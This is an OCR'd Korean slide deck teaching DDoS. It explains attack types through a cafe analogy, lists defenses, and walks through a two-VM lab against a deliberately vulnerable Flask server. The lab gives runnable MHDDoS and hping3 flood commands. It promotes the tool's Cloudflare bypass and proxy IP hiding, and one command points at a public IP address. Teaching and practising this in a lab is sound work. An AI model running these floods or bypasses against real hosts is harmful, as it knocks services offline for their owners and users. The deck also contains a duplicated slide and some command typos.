融保工

# DDOS

-기획부-

# 목차


- 활동 일정

1. DDOS란?
2. DDOS 종류
3. DDOS 실습
   - 테스트 서버 터뜨리기
   - IP 우회하는 법

# DDOS

- DDoS(Distributed Denial of Service)란?

- 여러 대의 장비를 이용하여 특정 서버, 네트워크, 혹은 서비스에 대량의 트래픽을 발생시켜 정상적인 접근을 방해하는 공격 방식
- 대상 서버나 네트워크를 과부하 상태로 만들어 서비스가 일시적으로 중단되거나 속도가 느려지게 만드는 것



# DDOS 쉽게 이해하기

- <악덕 진상손님 단체>의 카페 공격

- 우리는 어떤 무료 카페를 문 닫게 하고 싶어하는 '악덕진상 손님 단체'라고 가정
- 이 단체의 목표는 카페의 자원(알바생들의 체력과 시간)을 모두 소진시켜서 정상적인 영업을 못 하게 만드는 것.

# DDOS 쉽게 이해하기

- 자원 고갈 공격 (Resource Exhaustion)

- 단순히 물 100잔을 주문하는 것보다 더 효과적
- 알바생들의 체력과 시간을 최대한 많이 소모시킴
- 다른 손님들은 긴 대기 시간 때문에 포기하고 떠남

# 다양한 공격 방식

- 테이블 선점 공격 (SYN Flooding)

- **설명**: 공격자가 TCP 연결의 초기 요청(SYN)을 보내고 응답을 받지만, 최종 확인(ACK)을 보내지 않음.
- **효과**: 서버는 이 연결이 완료되길 기다리며 리소스를 계속 소비.

진상 손님들: (카페에 들어와서 테이블만 잡고 앉아있음)
알바생: "주문하시겠어요...?"
진상 손님들: (그냥 자리만 계속 차지)
결과: 진짜 손님들이 앉을 자리가 없음

# 다양한 공격 방식

- **UDP Flooding** (무응답 주문 공격)

- **설명**: 공격자가 UDP 패킷을 대량으로 보내 대상 서버가 응답을 기다리며 자원을 소모.
- **효과**: 서버가 계속해서 대기 상태로 남아있어 서비스 속도가 저하

진상 손님 100명 : (키오스크에 주문만 넣고 도망감)
알바생: "저기... 결제는요...?" (허공에 대고 말함)
결과: 키오스크는 결제 대기, 알바생은 확인 작업으로 시간 낭비

# 다양한 공격 방식

- 느린 주문 공격 (Slowloris)

- **설명**: 공격자가 HTTP 요청을 매우 천천히 보내 서버가 한 번에 많은 요청을 처리하지 못하도록 만듦.
- **효과**: 서버의 연결이 느려져 다른 요청 처리가 어려워짐.

알바생: (한 손님 주문 받느라 30분 소요) 결과: 뒷손님들 전부 대기, 알바생 한 명 완전 묶임

"어... 그러니까... 음... 저기... 그... 카... 카... 카아아아아아아아아아아아아아아아아아아아라아아아아아아아아아아아아아아아메에에에에에에에에에에엘.. 마... 마... 마키아또...?"

# 다양한 공격 방식

- **DNS Amplification** (DNS 증폭 공격)
- **설명**: 공격자가 작은 요청을 보내고, DNS 서버로부터 대규모 응답을 공격 대상에 전송하도록 유도.
- **효과**: 공격 대상이 과부하에 걸림

진상 손님: "안녕하세요~ 저는 저쪽 김철수 손님이 보냈어요. 김철수 손님이 메뉴판 좀 보여달래요! "
알바생: (엄청 두꺼운 메뉴판을 복사해서 건네줌)
진상 손님: " 아, 근데 저기로 보내주세요~ " (김철수는 메뉴판을 주문하지 않음)
**결과: 작은 요청(메뉴판 보여달라는 부탁)에 대해 훨씬 큰 응답(두꺼운 메뉴판 복사본)이 발생, 엉뚱한 곳(공격 대상:김철수)으로 전달됨**
김철수: "엥? 갑자기요? 이걸 다 읽으라고요?"


# 다양한 공격 방식

- Ping of Death
- **설명**: 정상적인 크기를 초과하는 큰 ICMP 패킷을 전송하여 서버를 크래시시키는 공격.
- **효과**: 대상 시스템의 과부하 및 중단

알바생: (너무 큰 주문에 시스템 마비)

"안녕하세요! 저는 피자 100판, 치킨 200마리, 떡볶이 300인분을 싸달라고 할 건데요..." (실제로는 이런 큰 주문을 처리할 수 없는 작은 카페)

# 다양한 공격 방식

- **ICMP Smurf** (스머프 공격)

•**설명**: 공격자가 네트워크 전체에 ICMP 요청을 브로드캐스트하여, 응답이 공격 대상에 집중되게 만듦.
•**효과**: 대상 시스템 과부하.

진상 손님: (주변 동네 모든 가게에 [target 카페 전화번호로 위조하여 발신 전화) "여기 [target] 카페 맞나요?"
모든 가게들: (target 카페로 동시에 답신 전화) "아니요, 여긴 다른 가게입니다!"
[target 카페 알바생] : (걸지도 않은 전화 수신하느라 바빠짐)

# 다양한 공격 방식

- **ICMP Smurf** (스머프 공격)

•**설명**: 공격자가 네트워크 전체에 ICMP 요청을 브로드캐스트하여, 응답이 공격 대상에 집중되게 만듦.
•**효과**: 대상 시스템 과부하.

진상 손님: (주변 동네 모든 가게에 [target 카페 전화번호로 위조하여 발신 전화) "여기 [target] 카페 맞나요?"
모든 가게들: (target 카페로 동시에 답신 전화) "아니요, 여긴 다른 가게입니다!"
[target 카페 알바생] : (걸지도 않은 전화 수신하느라 바빠짐)

# 다양한 공격 방식

- **HTTP Fragmentation 공격** (HTTP 조각화 공격)

•**설명**: 공격자가 HTTP 요청을 작게 쪼개 여러 번에 걸쳐 천천히 전송, 서버가 요청을 끝까지 받지 못하게 방해.
•**효과**: 서버는 요청이 완전해지기를 기다리며 리소스를 계속 소모, 다른 요청을 처리하지 못하고 응답 속도가 느려짐.

알바생: (하나의 주문을 완성하는데 몇 분씩 소요)

"아메리카노 주문할게요..." (10초 후) "아니, ICE로..." (20초 후) "Grande 사이즈로..." (30초 후) "시럽 추가... "

# 다양한 공격 방식

- **NTP 증폭 공격** (Network Time Protocol Amplification)

•**설명**: 공격자가 작은 요청으로 NTP 서버에 접근해 큰 응답을 생성, 피해자의 IP로 전송.
•**효과**: 피해자가 대량의 트래픽을 수신하여 네트워크 자원이 과부하.

시계 가게: (카페로 장문의 시간 설명을 보냄) "현재 시각은 2024년 11월 14일 오후 3시 27분 31.235초입니다. 그리니치 표준시로는…"
알바생: (시계 가게 아저씨 설명 다 듣느라 시간 낭비)

(시계 가게에 target 카페 번호로 전화)
"지금 몇 시예요 ?"

# 다양한 공격 방식

- Memcached 증폭 공격

•**설명**: 공격자가 Memcached 서버에 작은 요청을 보내, 서버가 대규모 캐시 데이터를 피해자의 IP로 전송하게 만듦.
•**효과**: 피해자는 방대한 데이터 트래픽을 감당하지 못해 서비스가 중단

알바생: (지난 달 주문 기록을 모두 찾아서 설명) "아... 지난 달에는 캐러멜 마키아토 3잔, 바닐라 라떼 2잔, 치즈케이크 4조각, 티라미수 2조각, 아메리카노 7잔..." (작은 질문에 거대한 답변)

# 다양한 공격 방식

- **TCP RST 공격** (TCP 연결 초기화 공격)

•**설명**: 공격자가 TCP 연결의 RST(Reset) 패킷을 전송하여 기존 연결을 강제로 종료.
•**효과**: 클라이언트와 서버 간의 정상적인 통신이 반복적으로 중단되어 서비스 이용 불가.

진상 손님1: (주문 중)
(진상 손님 2인척 하면서): "저기요! 주문 취소요!"
(다른 손님인 척 하면서 계속 주문 취소)

# 다양한 공격 방식

- **Layer 7 DDoS** (애플리케이션 계층 공격)

•**설명**: 공격자가 서버가 처리하기 어려운 복잡한 요청을 반복적으로 전송해 자원을 소모.
•**효과**: 서버의 CPU와 메모리가 과부하되어 정상적인 요청을 처리하지 못하게 됨.

알바생: (복잡한 주문을 처리하느라 준비된 체력 모두 소진)

(매우 복잡한 주문을 계속) "에스프레소 샷 반샷, 시럽 1/3, 휘핑크림은 살짝만, 카라멜 드리즐은 지그재그로, 얼음은 꼭 각빙으로..."

# DDOS 방어 전략

- 기본 방어

**리소스(알바생) 증원**
사장님: "알바생 100명 채용했어요!"
결과: 자원이 풍부해져서 공격 효과 감소

**IP 차단 (악덕진상손님 단체 출입 금지)**
사장님: "악덕진상손님 단체 티셔츠 입은 사람 출입 금지!"

**주문 제한 (Rate Limiting)**
카페 공지: "1인당 음료 3잔까지만 주문 가능합니다."

**체인점 전략 (CDN 활용)**
사장님: "이제 전국에 지점이 있어요. 한 지점이 공격받아도 다른 지점은 정상 영업!"

# DDOS 방어 전략

- 진화된 전략

**트래픽 세탁 (Traffic Scrubbing)**
경비원: "손님들 신분증 검사하고, 수상한 사람들은 다른 입구로 안내합니다"

**BGP Flowspec**
교통경찰: "수상한 손님들은 아예 카페 근처로 못 오게 도로를 통제합니다"

**Anycast Network**
사장님: "이제 어느 지점에서나 같은 서비스를 받을 수 있어요. 가까운 지점으로 자동 안내됩니다!"

**수상한 손님 탐지 (봇 탐지)**
알바생 교육: "메뉴도 안 보고 주문하거나, 똑같은 말만 반복하는 손님은 거절하세요!"

# DDOS 실습

- 필요 준비물: UBUNTU VM 2대(칼리도 OK)


❒ 공통으로 깔아야 할 것


```
sudo apt install git
sudo apt install python3-pip
sudo apt install net-tools
```


- 피해자용 VM 명령어

```
git clone https://github.com/YYJ-SH/ddostest.git
chmod -R 777 ddostest/
cd ddostest
pip install flask numpy
python3 app.py
```

(브라우저에서 localhost:5000나오면 성공)







# 피해자 주소 확인


- 192.168.140.137:5000 를 모두 본인 걸로 바꾸시면 됩니다

하단 명령어 입력:
lfconfig

Ens33 inet 192.168로 시작하는게 여러분 주소
피해자 서버 주소는 192.168.140.137:5000




(잘 연결되었는지 공격자 우분투에서 브라우저 창에 해당 주소를 쳐 봅시다)
**공격자 vm에서 Cpu/메모리 부하 테스트 해보기**
(주의 : 192.168로 시작하는 ip 주소는 사설 ip로, 동일한 네트워크상에 연결되어 있어야 가능





# 피해자 주소 확인

- 서버 확인

희생자 vm으로 돌아가서 ddostest 폴더 내에 있는 server.log 우클릭하고 text editor 로 열람

실제로 보니 공격자 ip(192.168.140.139)에서 접속을 한 게 확인



# 피해자 서버 코드 설명

- app.py 살펴보기

```python
def heavy_task():
    matrix_multiplication(2000)  # 2000x2000 행렬 연산 (매우 무거운 CPU 작업)
    io_heavy_task()              # 100만 줄 파일 I/O (디스크 자원 소모)
    try:
        recursive_function(1000) # 깊은 재귀 호출 (스택 메모리 소모)
    except RecursionError:
        pass
```

**/compute 엔드포인트 (CPU/메모리 자원 고갈 취약점):**

- 한 번의 요청으로 대량의 서버 자원을 소모
- 요청당 처리 시간이 매우 길어 서버 자원이 오래 점유됨
- 동시 요청 시 서버가 쉽게 마비될 수 있음

```python
@app.route('/slowloris')
def slowloris_test():
    response = ""
    for i in range(10000):       # 큰 응답 생성
        response += f"데이터 청크 {i}\n"
        if i % 100 == 0:         # 주기적 지연
            time.sleep(0.1)      # 의도적인 지연
```

**/slowloris 엔드포인트 (연결 지속 취약점)**

- 하나의 요청이 매우 오래 지속됨
- 연결을 계속 유지하면서 서버 자원을 점유
- 동시 연결 수를 빠르게 소진시킬 수 있음

# 피해자 서버 코드 설명

- app.py 살펴보기

```
@app.route('/flood', methods=['GET', 'POST'])
def flood_test():
    if request.method == 'POST':
        # 메모리 소모
        memory_load = [x for x in range(100000)]

        # CPU 소모
        matrix = np.random.rand(500, 500)
        result = np.dot(matrix, matrix)

        # 디스크 I/O 소모
        with tempfile.NamedTemporaryFile(mode='w', delete=False) as temp_file:
            temp_file.write("X" * len(data) * 2)

        time.sleep(0.5)  # 의도적인 지연
```

**/flood 엔드포인트 (복합 자원 소모 취약점):**

- CPU, 메모리, 디스크 I/O를 모두 소모
- 의도적인 지연으로 연결 지속 시간 증가
- POST 요청의 경우 더 많은 자원 소모

```
def start_tcp_server():
    sock.listen(5)  # 매우 작은 백로그
    while True:
        client, addr = sock.accept()
        logging.info(f"TCP 연결 수락: {addr}")
        client.close()
```

**TCP/UDP 서버 취약점**

- 연결 큐가 매우 작아 SYN 플러딩에 취약
- 에러 처리가 최소화되어 있어 공격에 취약
- 연결 제한이나 타임아웃이 없음

# 피해자 서버 코드 설명

- app.py 살펴보기

  - 요청 빈도 제한이 없음
  - 연결 시간 제한이 없음
  - 자원 사용량 제한이 없음
  - IP 기반 필터링 없음
  - 기본적인 DDoS 방어 기능이 전혀 없음


✓가능한 공격:
1.CPU/메모리 자원 고갈 공격 (/compute)
2.Slowloris 유형의 저대역폭 DoS 공격 (/slowloris)
3.HTTP Flood 공격 (/flood)
4.SYN Flood 공격 (TCP 서버)
5.UDP Flood 공격 (UDP 서버)

# DDOS 실습

- 필요 준비물: UBUNTU VM 2대(칼리도 OK)

- 공격자용 VM 명령어

```
sudo apt update
git hping3
git clone https://github.com/MatrixTM/MHDDoS.git
cd MHDDoS
pip install -r requirements.txt
```



# MHDDoS

- 디도스 공격 툴

  - **MHDDoS**는 Python 기반의 강력한 DDoS 공격 시뮬레이션 도구
  - **Layer 7**(애플리케이션 계층)과 **Layer 4**(네트워크/전송 계층)에서 다양한 공격 방법을 제공

  - **주요 특징**:

✓ 55가지의 다양한 공격 기법 지원.
✓ WAF(웹 애플리케이션 방화벽) 및 Cloudflare 우회 기능.
✓ 프록시 기반 공격 및 증폭 공격 지원.

  - **장점**

✓ 다양한 공격 방식으로 실습 가능
✓ 프록시 사용으로 IP 은닉 및 네트워크 우회 가능
✓ 사용자 친화적 명령어 구조
✓ 실시간 로그 및 디버그 모드로 공격 상태 확인

# MHDDoS

- 디도스 공격 툴

**주요 기능 및 공격 방법**
**2.1 Layer 7 공격 (애플리케이션 계층)**
•**Bypass**: WAF 및 Cloudflare를 우회하여 HTTP Flood 실행.
•**Slowloris**: HTTP 요청을 느리게 보내서 서버 자원 고갈.
•**HTTP Flood**: 대량의 HTTP 요청으로 웹 서버 과부하.
•**Stress**: 고용량 HTTP 패킷을 전송하여 서버 자원 소모.

**2.2 Layer 4 공격 (네트워크/전송 계층)**
•**SYN Flood**: TCP 연결 요청을 대량으로 보내 서버의 연결 대기열 초과.
•**UDP Flood**: 대량의 UDP 패킷으로 네트워크 대역폭 소모.
•**DNS Amplification**: DNS 리플렉터를 이용하여 타겟 서버로 증폭된 트래픽 전송.

**2.3 기타 기능**
•**프록시 지원**: SOCKS5, SOCKS4, HTTP 프록시를 통한 IP 숨기기.
•**증폭 공격**: 네트워크 증폭을 통해 공격 효과 극대화.
•**실시간 로그**: Debug 모드로 실시간 공격 상태 모니터링

# MHDDoS

- **기본 명령어**

**Layer 7 공격:**
python3 start.py <method> <url> <socks_type> <threads> <proxylist> <rpc> <duration>

**예시:**
python3 start.py bypass https://example.com 5 100 proxy.txt 100 60

**Layer 4 공격:**
python3 start.py <method> <ip:port> <threads> <duration>

**예시:**
python3 start.py udp 192.168.1.100:80 100 60

# DDOS 실습

- 공격해보기 (희생자의 ip 주소가 공격 주소가 됨)

python3 start.py GET http://128.134.233.78:5000/compute 0 100 proxy.txt 20 20

(희생자 서버 띄우는데 실패하신 분들은 http://128.134.233.78:5000/compute 로 날려보세요)

python3 start.py GET http://192.168.140.137:5000/compute 6 100 proxy.txt 20 20

- 구체적인 공격 명령어

**HTTP Flooding (MHDDoS 사용):**
python3 start.py bypass http://192.168.140.137:5000/compute 20 60
**UDP Flooding (hping3 사용):**
sudo hping3 -2 -p 9999 --flood 192.168.140.137
**SYN Flooding (hping3 사용):**
sudo hping3 -S -p 8888 --flood 192.168.140.137

- 각 인자의 의미:


1.GET: 공격 방법
